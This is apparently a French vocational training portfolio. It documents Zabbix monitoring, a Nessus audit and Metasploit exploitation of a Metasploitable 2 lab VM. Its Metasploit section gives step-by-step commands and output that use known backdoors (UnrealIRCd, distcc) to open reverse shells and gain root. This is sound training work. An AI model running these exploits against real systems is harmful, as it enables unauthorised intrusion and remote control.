
Problem: ICMP: Unavailable by ICMP ping

greg.dejeux@laplateforme.io

Problem started at 16:20:38 on 2024-08-28 Problem name: ICMP: Unavailable by ICMP ping Host: test2 Severity: High Operational data: Down (0) Original problem ID: 72

DOSSIER PROFESSIONNEL (DP)

Pour monitorer mon hôte, j'ai choisi d'utiliser un template déjà disponible sur Zabbix.
Voici des exemples de seuils prédéfinis.



Macro	Valeur	Signification
{\$AGENT.TIMEOUT}	3	Timeout de 3 minutes. Si l'agent Zabbix ne répond pas dans ce délai, il est considéré comme indisponible.
{\$CPU.UTIL.CRIT}	90	Seuil critique d'utilisation CPU. Une alerte est générée si la charge CPU dépasse 90%.
{\$IF.ERRORS.WARN}	2	Déclenche une alerte si le nombre d'erreurs de paquets réseau dépasse 2.
{\$IF.UTIL.MAX}	90	Alerte si l'utilisation de l'interface réseau dépasse 90% de sa capacité.
{\$IFCONTROL}	1	Active la surveillance de l'état des interfaces réseau.
{\$KERNEL.MAXFILES.MIN}	256	Seuil minimum pour la limite des fichiers ouverts (ulimit -n).

DOSSIER PROFESSIONNEL (DP)

		En dessous, une alerte est générée.
{ \$KERNEL.MAXPROC.MIN }	1024	Seuil minimum pour le nombre maximum de processus. Permet de détecter des configurations noyau insuffisantes.
{ \$LOAD_AVG_PER_CPU.MAX.WARN }	1.5	Moyenne de charge maximale par cœur de CPU. Une alerte est générée si ce seuil est dépassé (exemple : pour 4 cœurs, un load >6 génère une alerte).
{ \$MEMORY.AVAILABLE.MIN }	20	Alerte si la mémoire disponible descend sous 20 Mo, signalant un risque de saturation mémoire.

Pour illustrer mes propos, je vais réaliser un stress test. Ce test consiste à surcharger volontairement mon système (CPU, RAM, disque, réseau) pour évaluer sa stabilité, sa résistance et son comportement sous forte contrainte.

J’installe le paquet stress-ng, puis je vais réaliser des tests au niveau du CPU ainsi que de la RAM.

Je stress mon CPU puis j’attends les alertes par mail.

1-50 sur 1617

moi

Resolved in 5m 0s: Linux: High CPU utilization (over 90% for 5m) - Problem has been resolved at 16:42:08 on 2024.08.28 ...

moi

Resolved in 1m 59s: Linux: Load average is too high (per CPU load over 1.5 for 5m) - Problem has been resolved at 16:41:2...

moi

Problem: Linux: Load average is too high (per CPU load over 1.5 for 5m) - Problem started at 16:39:23 on 2024.08.28 Probl...

moi

Problem: Linux: High CPU utilization (over 90% for 5m) - Problem started at 16:37:08 on 2024.08.28 Problem name: Linux: ...

moi

Resolved in 46m 30s: Linux: Machine Linux has been restarted (uptime < 10m) - Problem has been resolved at 16:33:37 on 202...

moi

Resolved in 29s: Linux: High CPU utilization (over 90% for 5m) - Problem has been resolved at 16:24:08 on 2024.08.28 Pro...

Je fais la même chose pour la RAM.

Problem: Linux: High swap space usage (less than 50% free)

Boîte de réception x

greg.dejoux@laplateforme.io

A moi

16:54 (il y a 0 minute)

Problem started at 16:54:17 on 2024.08.28 Problem name: Linux: High swap space usage (less than 50% free) Host: Machine Linux Severity: Warning Operational data: Free: 6.86 %, total: 975 MB Original problem ID: 91

Répondre

Transférer

2. Précisez les moyens utilisés :

- VM Debian 12
- Zabbix

DOSSIER PROFESSIONNEL (DP)

3. Avec qui avez-vous travaillé ?

J'ai travaillé avec des personnes issues de mon groupe de travail à La Plateforme_.

4. Contexte

Nom de l'entreprise, organisme ou association ► *La Plateforme_*

Chantier, atelier, service ► *Dans le cadre de la formation AIS*

Période d'exercice ► Du : *03/03/2025* au : *07/03/2025*

5. Informations complémentaires (facultatif)

Activité-type 3 Participant à la gestion de la cybersécurité

Exemple n° 1 ► Mise en place d'un audit de vulnérabilités avec Nessus dans un environnement contrôlé

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Dans le cadre de ce projet, j'ai mis en place un audit de sécurité à l'aide d'un scanner de vulnérabilité. L'objectif était d'analyser un environnement système afin d'identifier les vulnérabilités présentes, d'évaluer leur niveau de criticité et de proposer des mesures correctives pour améliorer la sécurité de l'infrastructure. Ce projet m'a permis de comprendre l'importance des audits réguliers dans la gestion de la cybersécurité.

Pour ce projet, nous allons utiliser un outil développé par Tenable : Nessus. Nessus est un scanner de vulnérabilités conçu pour détecter les failles dans un système d'information. Malgré le fait que ce soit un logiciel propriétaire, il existe une licence gratuite se nommant « Nessus Essentials », qui est gratuit et permet de scanner jusqu'à 16 adresses IP, ce qui est largement suffisant pour notre environnement de test.

Passons à l'installation de Nessus, nous avons choisi d'utiliser un VM Debian 10. Ensuite, on télécharge Nessus avec la commande suivante :

```
curl --request GET \ --url 'https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.8.2-debian10_amd64.deb' \ --output 'Nessus-10.8.2-debian10_amd64.deb'
```

Puis on installe Nessus avec cette commande-ci :

```
sudo dpkg -i Nessus-10.8.2-debian10_amd64.deb
```

Ensuite on démarre le service Nessus :


```
sudo systemctl start nessusd
```

Et on vérifie que le service est bien en cours d'exécution :

```
sudo systemctl status nessusd
```

Maintenant, on peut accéder à l'interface web de Nessus via <https://localhost:8834>.


DOSSIER PROFESSIONNEL (DP)



Nous choisissons de nous enregistrer à Nessus Essentials, puis nous recevons un code activation qui nous permettra de créer notre compte.

Suite à ces étapes préliminaires, l'outil est désormais prêt à réaliser des scans.

Il existe plethor de scans proposés par Nessus, nous allons nous focaliser sur le Basic Network Scan qui va nous permettre de réaliser un audit de sécurité global, en analysant les systèmes, les services et les éventuelles failles de sécurité.




Une fois le scan choisi, il suffit de lui donner un nom, de spécifier les adresses IP à analyser, et de planifier les scans si nécessaire. Après la fin du scan, les vulnérabilités détectées sont affichées. Elles sont classées par couleur selon leur niveau de criticité. En cliquant sur une vulnérabilité, on a accès aux détails.

DOSSIER PROFESSIONNEL (DP)

Nous allons maintenant créer une machine virtuelle Metasploitable 2 dite « vulnérable », c'est-à-dire une machine configurée volontairement avec des services obsolètes et des failles connues. Cela nous permet de tester nos outils de sécurité et de pratiquer des tests de pénétration dans un environnement contrôlé.

Cette machine virtuelle nous est gratuitement mis à disposition par Rapid7, il nous suffit simplement de la télécharger et de l'ouvrir sur VMWare.

Nous allons maintenant lancer le Basic Network Scan sur notre VM vulnérable.



Criticité	Signification
Critical	Vulnérabilités critiques. Exploitable à distance, facilement, avec impact majeur (exemple : prise de contrôle du système).
High	Vulnérabilités hautes. Risque important, souvent avec authentification ou dans certaines conditions.
Medium	Vulnérabilités moyennes. Exploitable mais avec un impact plus limité ou des prérequis plus importants.
Low	Faible risque. Vulnérabilité mineure ou difficilement exploitable.
Info	Information. Aucune vulnérabilité, mais des informations sur la configuration, les services, les versions (potentiellement utiles pour un attaquant).

DOSSIER PROFESSIONNEL (DP)

Dans l'onglet "Remédiations", il y a les actions à prendre pour corriger certaines failles.

The screenshot shows the Tenable Nessus Essentials interface. The top navigation bar includes 'tenable', 'Nessus Essentials', 'Scans', and 'Settings'. The left sidebar has 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Tenable Scan). The main content area is titled 'Scan de la VM "Metasploitable 2"' with a 'Back to My Scans' link. Below the title are tabs for 'Hosts' (1), 'Vulnerabilities' (70), 'Remédiations' (3), and 'History' (1). The 'Remédiations' tab is active, showing a search bar with '3 Actions' and a table of remediation actions. The table has columns for 'Action', 'Vulns', and 'Hosts'. The actions listed are: 'ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.' (3 vulns, 1 host), 'Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.' (1 vuln, 1 host), and 'UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.' (0 vulns, 1 host). To the right of the table is a 'Scan Details' panel showing: Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 9:59 AM, End: Today at 10:11 AM, Elapsed: 12 minutes.

En filtrant les vulnérabilités, il nous est possible d'afficher seulement les critiques.

The screenshot shows the Tenable Nessus Essentials interface with the 'Vulnerabilities' tab selected. The title is 'Scan de la VM "Metasploitable 2" / 192.168.0.138' with a 'Back to Hosts' link. The 'Vulnerabilities' tab shows a search bar with '8 Vulnerabilities'. Below the search bar is a table of vulnerabilities. The table has columns for 'Sev', 'CVSS', 'VPR', 'EPSS', 'Name', 'Family', and 'Count'. The vulnerabilities listed are: 'UnrealIRCd Backdoor Detection' (Critical, 10.0, 7.4, 0.6495, 1 count), 'Debian OpenSSH/OpenSSL Package Randomly Replaces Shared Libraries' (Critical, 10.0, 5.1, 0.0967, 2 counts), 'Debian OpenSSH/OpenSSL Package Randomly Replaces Shared Libraries' (Critical, 10.0, 5.1, 0.0967, 1 count), 'Apache Tomcat SEOL (<= 5.5.x)' (Critical, 10.0, 10.0, 0.0967, 1 count), 'VNC Server "password" Password' (Critical, 10.0, 10.0, 0.0967, 1 count), 'Apache Tomcat AJP Connector Request Injection' (Critical, 9.8, 9.0, 0.9728, 1 count), 'SSL Version 2 and 3 Protocol Detection' (Critical, 9.8, 9.8, 0.9728, 2 counts), and 'Bind Shell Backdoor Detection' (Critical, 9.8, 9.8, 0.9728, 1 count). To the right of the table is a 'Host Details' panel showing: IP: 192.168.0.138, MAC: 00:0C:29:54:49:F2, OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy), Start: Today at 9:59 AM, End: Today at 10:11 AM, Elapsed: 12 minutes, KB: Download. Below the host details is a 'Vulnerabilities' section with a donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

On remarque que ces vulnérabilités ont quasiment toutes un score CVSS de 10.

Le Common Vulnerability Scoring System est un système de notation des vulnérabilités qui permet d'évaluer leur niveau de gravité sur une échelle de 0 à 10. Il permet de mesurer l'impact d'une vulnérabilité sur la sécurité d'un système. Plus le score est élevé, plus la vulnérabilité est critique.

DOSSIER PROFESSIONNEL (DP)

2. Précisez les moyens utilisés :

- VM Debian 10
- Nessus
- Metasploitable 2

3. Avec qui avez-vous travaillé ?

J'ai travaillé avec des personnes issues de mon groupe de travail à La Plateforme_.

4. Contexte

Nom de l'entreprise, organisme ou association ► *La Plateforme_*

Chantier, atelier, service ► *Dans le cadre de la formation AIS*

Période d'exercice ► Du : *05/05/2025* au : *09/05/2025*

5. Informations complémentaires (facultatif)

Activité-type 3 Cliquez ici pour entrer l'intitulé de l'activité

Exemple n° 2 ► *Exploitation de vulnérabilités pour comprendre les risques avec Metasploit*

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

À la suite de la mise en place de notre scanner, nous allons passer à l'exploitation de certaines vulnérabilités avec l'outil Metasploit. C'est un framework open source utilisé pour le test de pénétration.

Il permet de rechercher, développer et exécuter des exploits pour vérifier la présence de vulnérabilités sur des systèmes ou des réseaux.

Pour ce premier exemple, nous allons nous pencher sur la vulnérabilité « UnrealIRCD Backdoor Detection ». Cette vulnérabilité est aussi connue sous la CVE-2010-2075.

Une CVE (Common Vulnerabilities and Exposures) est un identifiant unique attribué à une vulnérabilité connue. Elle permet de référencer les failles à l'échelle mondiale, de faciliter leur suivi et de partager les informations nécessaires à leur correction.

En ce qui concerne cette CVE, elle permet à un attaquant, depuis l'extérieur, d'envoyer des instructions à la machine vulnérable sans authentification, en utilisant une backdoor présente dans le service. Cette faille donne donc la possibilité de contrôler la machine à distance.

Elle a un score de 10.0 en CVSS v2.0, ce qui signifie qu'elle est extrêmement dangereuse, car elle permettrait à un attaquant de prendre un contrôle total sur un système affecté sans authentification préalable. Bien que la vulnérabilité ait été publiée et corrigée en juin 2010, elle reste exploitable, notamment via Metasploit.

The screenshot displays the Metasploit web interface. At the top, it shows 'Scan de la VM "Metasploitable 2" / Plugin #46882' with buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. Below this, the 'Vulnerabilities' section is active, showing a list with 'CRITICAL UnrealIRCD Backdoor Detection'. The main content area is divided into two columns. The left column contains the 'Description' (remote IRC server with backdoor), 'Solution' (re-download software), 'See Also' (links to security advisories), and 'Output' (showing a successful remote shell). The right column contains 'Plugin Details' (Severity: Critical, ID: 46882, Version: 1.16, Type: remote, Family: Backdoors, Published: June 14, 2010, Modified: April 11, 2022), 'VPR Key Drivers' (Threat Recency: No recorded events, Threat Intensity: Very Low, etc.), and 'Risk Information' (Vulnerability Priority Rating (VPR): 7.4, Exploit Prediction Scoring System (EPSS): 0.6495).

Pour exploiter cette faille, nous allons utiliser l'OS Kali Linux. Kali Linux est une distribution Linux spécialisée en cybersécurité, utilisée pour réaliser des pentests, des audits de sécurité et l'analyse des vulnérabilités. Elle intègre de nombreux outils permettant de détecter, analyser et exploiter des failles dans des environnements contrôlés.

Pour exploiter la vulnérabilité, voici la procédure.

Lancement de Metasploit :

msfconsole

Recherche de l'exploit pour la vulnérabilité :

search UnrealRCD 3.2.8.1

Nous sélectionnons l'exploit adéquat :

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Nous affichons les payloads disponibles :

News attention
show payloads

Nous choisissons le payload à utiliser (ici, un reverse shell) :

```
set PAYLOAD cmd/unix/reverse perl
```

Nous configurons l'adresse IP cible :

```
set RHOSTS 192.168.0.138
```

Nous configurons l'adresse IP de l'attaquant :

```
set LHOST 192.168.0.134
```

Nous lançons l'exploit :

exploit

[illegible]

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   payload/cmd/unix/adduser                 .                normal No      Add user with useradd
1   payload/cmd/unix/bind_perl               .                normal No      Unix Command Shell, Bind TCP (via Perl)
2   payload/cmd/unix/bind_perl_ipv6          .                normal No      Unix Command Shell, Bind TCP (via perl) IPv6
3   payload/cmd/unix/bind_ruby               .                normal No      Unix Command Shell, Bind TCP (via Ruby)
4   payload/cmd/unix/bind_ruby_ipv6          .                normal No      Unix Command Shell, Bind TCP (via Ruby) IPv6
5   payload/cmd/unix/generic                 .                normal No      Unix Command, Generic Command Execution
6   payload/cmd/unix/reverse                  .                normal No      Unix Command Shell, Double Reverse TCP (telnet)
7   payload/cmd/unix/reverse_bash_telnet_ssl .                normal No      Unix Command Shell, Reverse TCP SSL (telnet)
8   payload/cmd/unix/reverse_perl            .                normal No      Unix Command Shell, Reverse TCP (via Perl)
9   payload/cmd/unix/reverse_perl_ssl        .                normal No      Unix Command Shell, Reverse TCP SSL (via perl)
10  payload/cmd/unix/reverse_ruby            .                normal No      Unix Command Shell, Reverse TCP (via Ruby)
11  payload/cmd/unix/reverse_ruby_ssl        .                normal No      Unix Command Shell, Reverse TCP SSL (via Ruby)
12  payload/cmd/unix/reverse_ssl_double_telnet .                normal No      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.138
RHOSTS => 192.168.0.138
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.134
LHOST => 192.168.0.134
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.0.134:4444
[*] 192.168.0.138:6667 - Connected to 192.168.0.138:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.138:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.0.134:4444 -> 192.168.0.138:57830) at 2024-09-10 11:35:32 +0200

whoami
root
```

Cette exploitation nous permet directement d'avoir un accès root, c'est-à-dire un accès le niveau de privilège le plus élevé sur un système Linux.

Nous allons réaliser une deuxième exploitation, il s'agit de la vulnérabilité « distcc Daemon Command Execution »/CVE-2004-2687.

Elle affecte le service distcc, un service utilisé pour accélérer la compilation de programmes en C/C++ en répartissant les tâches de compilation sur plusieurs machines d'un réseau, et permet l'exécution de commandes arbitraires à distance sans authentification via le port 3632. Elle est due à une mauvaise configuration du service, permettant à un attaquant d'exécuter des commandes shell avec les privilèges de l'utilisateur qui exécute distccd.

Nous procédons comme suit.

Lancement de Metasploit :

msfconsole

Nous sélectionnons l'exploit adéquat :

use exploit/unix/misc/distcc_exec

Nous choisissons le payload à utiliser (ici, un reverse shell) :

set payload cmd/unix/reverse_perl

Nous configurons l'adresse IP cible :

set RHOSTS 192.168.0.138

Nous lançons l'exploit :
exploit

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.0.138
RHOSTS => 192.168.0.138
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.134:4444
[*] Command shell session 1 opened (192.168.0.134:4444 -> 192.168.0.138:46619) at 2024-09-16 09:58:14 +0200

whoami
daemon
```

Nous constatons que la connexion à la machine a réussi avec le compte « daemon ». Le compte daemon est un compte système standard sous Linux, utilisé pour faire fonctionner certains services (appelés daemons, c'est-à-dire des processus tournant en arrière-plan). Ce compte dispose de droits restreints, conformément au principe de moindre privilège, afin de limiter les risques en cas de compromission d'un service.

Il s'agit d'une première étape réussie dans la compromission du système d'information. Pour aller plus loin dans le cadre d'un test d'intrusion, il serait nécessaire d'effectuer une élévation de privilèges (privilege escalation) afin d'obtenir un accès root et ainsi prendre le contrôle total de la machine.

2. Précisez les moyens utilisés :

- VM Metasploitable 2
- Metasploit
- VM Kali Linux

3. Avec qui avez-vous travaillé ?

J'ai travaillé avec des personnes issues de mon groupe de travail à La Plateforme_.

4. Contexte

Nom de l'entreprise, organisme ou association ► *La Plateforme_*

Chantier, atelier, service ► Dans le cadre de la formation AIS

Période d'exercice ► Du : *05/05/2025* au : *09/05/2025*

DOSSIER PROFESSIONNEL (DP)

5. Informations complémentaires *(facultatif)*

Titres, diplômes, CQP, attestations de formation

(facultatif)

Intitulé	Autorité ou organisme	Date
Baccalauréat économique et social	Lycée Saint Charles	01/07/2019

Déclaration sur l'honneur

Je soussigné(e) [prénom et nom] Greg DEJOUX ,
déclare sur l'honneur que les renseignements fournis dans ce dossier sont exacts et que je suis
l'auteur(e) des réalisations jointes.

Fait à Marseille le 01/07/2025

pour faire valoir ce que de droit.

Signature : Greg DEJOUX

A handwritten signature in black ink, appearing to read 'Greg Dejoux', with a large, stylized flourish at the end.

Documents illustrant la pratique professionnelle

(facultatif)

Intitulé
Cliquez ici pour taper du texte.

DOSSIER PROFESSIONNEL (DP)

ANNEXES

(Si le RC le prévoit)